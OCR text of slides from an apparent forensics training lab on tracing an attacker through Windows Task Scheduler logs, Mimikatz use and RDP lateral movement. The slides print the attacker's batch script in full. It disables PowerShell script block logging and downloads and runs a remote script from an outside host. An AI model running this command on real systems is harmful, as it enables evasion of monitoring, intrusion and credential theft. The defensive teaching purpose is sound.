
- Microsoft-Windows-TaskScheduler%4Operational.evtx (106)
  - File name: Microsoft-Windows-TaskScheduler%4Operational.evtx.xml.fixed.xml.106_Microsoft-Windows-TaskScheduler_Operational.csv
  - We can find "\SyS" task registered log. This task is related to Mimikatz with PowerShell because this date is around the date when Mimikatz was used.

B	C	D	E	F	G	H
local_time	EID	Category	User	Computer	Data_Name_TaskName	Data_Name_UserContext
2018-03-08 14:49:48.936901	106	Microsoft-Windows-TaskScheduler/Operational	S-1-5-18	client-win10-2.ninja-motors.net	\SyS	S-1-5-18

Lab 2-3 (2)
Analyzing Logs on VSS Snapshots on Client-Win10-2

- Windows\System32\Tasks





Scenario 1 Labs

Lab 2-3 (4)
Analyzing Logs on VSS Snapshots on Client-Win10-2

- “m2.bat” executes a PowerShell script that is suspected to execute on-memory Mimikatz with WMIExec (w.vbs) and PowerShell.


m2.bat - Notepad

File Edit Format View Help

```
@echo off
cscript.exe C:\ProgramData\s\w.vbs /cmd client-win10-2 "powershell.exe $GroupPolicyField =
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetField"('cachedGroupPolicySettings',
'N'+'onPublic,Static');$GroupPolicyCache = $GroupPolicyField.GetValue($null);$val =
[System.Collections.Generic.Dictionary[string,System.Object]]::new();$val.Add
('EnableScriptB'+'lockLogging', 0);$val.Add('EnableScriptB'+'lockInvocationLogging', 0);
$GroupPolicyCache['ScriptB'+'lockLogging'] = $val;$wc=(New-Object System.Net.WebClient);$wc.Proxy=
(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true));IEX
$wc.DownloadString('http://1ive.net/m1.ps1');mm"
```

Lab 2-4
Analyzing Logs on VSS Snapshots on Client-Win10-2

- Microsoft-Windows-TaskScheduler%4Operational.evtx (140)
  - File name: Microsoft-Windows-TaskScheduler%4Operational.evtx.xml.fixed.xml.140_Microsoft-Windows-TaskScheduler_Operational.csv
  - We can also find "\SyS" task updated.



	B	C	D	E	F	G	H
1	local_time	EI	Category	User	Computer	Data_Name_TaskNam	Data_Name_UserN
183	2018-03-08 14:49:48.936903	140	Microsoft-Windows-TaskScheduler/Operational	S-1-5-18	client-win10-2.ninja-motors.net	\SyS	S-1-5-18
918							

Lab 2-5
Analyzing Logs on VSS Snapshots on Client-Win10-2

- Microsoft-Windows-TaskScheduler%4Operational.evtx (110)
  - File name: Microsoft-Windows-TaskScheduler%4Operational.evtx.xml.fixed.xml.110_Microsoft-Windows-TaskScheduler_Operational.csv

  - We can also find "\SyS" task triggered by the attacker manually.


B	C	D	E	F	G	H	I
local_time	EID	Category	Us	Co	Da	Data_Name_TaskName	Data_Name_UserContext
2018-03-19 19:15:10.100725	110	Microsoft-Windows-TaskScheduler/Operational	S-	cli	{ef	\Microsoft\Windows\Shell\CreateObjectTask	System
2018-03-14 13:53:50.360863	110	Microsoft-Windows-TaskScheduler/Operational	S-	cli	{51	\Microsoft\Windows\Shell\CreateObjectTask	System
2018-03-14 13:53:50.360863	110	Microsoft-Windows-TaskScheduler/Operational	S-	cli	{a6	\Microsoft\Windows\Shell\CreateObjectTask	System
2018-03-09 16:16:10.263887	110	Microsoft-Windows-TaskScheduler/Operational	S-	cli	{48	\Microsoft\Windows\Shell\CreateObjectTask	System
2018-03-06 16:40:20.179737	110	Microsoft-Windows-TaskScheduler/Operational	S-	cli	{f9	\Microsoft\Windows\Shell\CreateObjectTask	System
2018-03-12 21:40:15.026018	110	Microsoft-Windows-TaskScheduler/Operational	S-	cli	{2c	\SyS	System
2018-03-12 14:31:50.594812	110	Microsoft-Windows-TaskScheduler/Operational	S-	cli	{39	\Microsoft\Windows\Shell\CreateObjectTask	System

Lab 2 – The Answer
Analyzing Logs on VSS Snapshots on Client-Win10-2

- The answer:
  1. To find the task name of possible Mimikatz execution and the execution time of the task.
     - The task name was “\SyS”.
     - It was registered at 2:49 PM on March 8. This is close to the date of the repeated PowerShell execution started.
  2. To find the account name of the RDP connection.
     - The account name was “ninja-rdp”, which is managed by the administrator.
     - “honda” account, which is the owner of this PC, used RDP to connect to Client-Win10-1 with ninja-rdp account.
     - Honda should not know the credential. In addition, the attacker used Mimikatz two days before the date of the connection. Therefore, we can guess that the attacker got the credential and used it for RDP.

Scenario 1 Labs


Event Log Analysis Lab 1 & Lab 2 - Summary



Event Log Analysis Lab 1 & Lab 2 - Summary

- We found several activities of attackers.
  - There is a high possibility that he got a “ninja-rdp” credential with Mimikatz’s “sekurlsa::logonpasswords” module.
  - He moved laterally to “Client-Win10-1” with “ninja-rdp” account.

When You Finished Lab 1 & 2, What's Next?



Event Log Analysis Lab 3

Analyzing Logs on Client-Win10-1

Lab 3
Analyzing Logs on Client-Win10-1

- Next, we will investigate the administrator's PC, "Client-Win10-1".

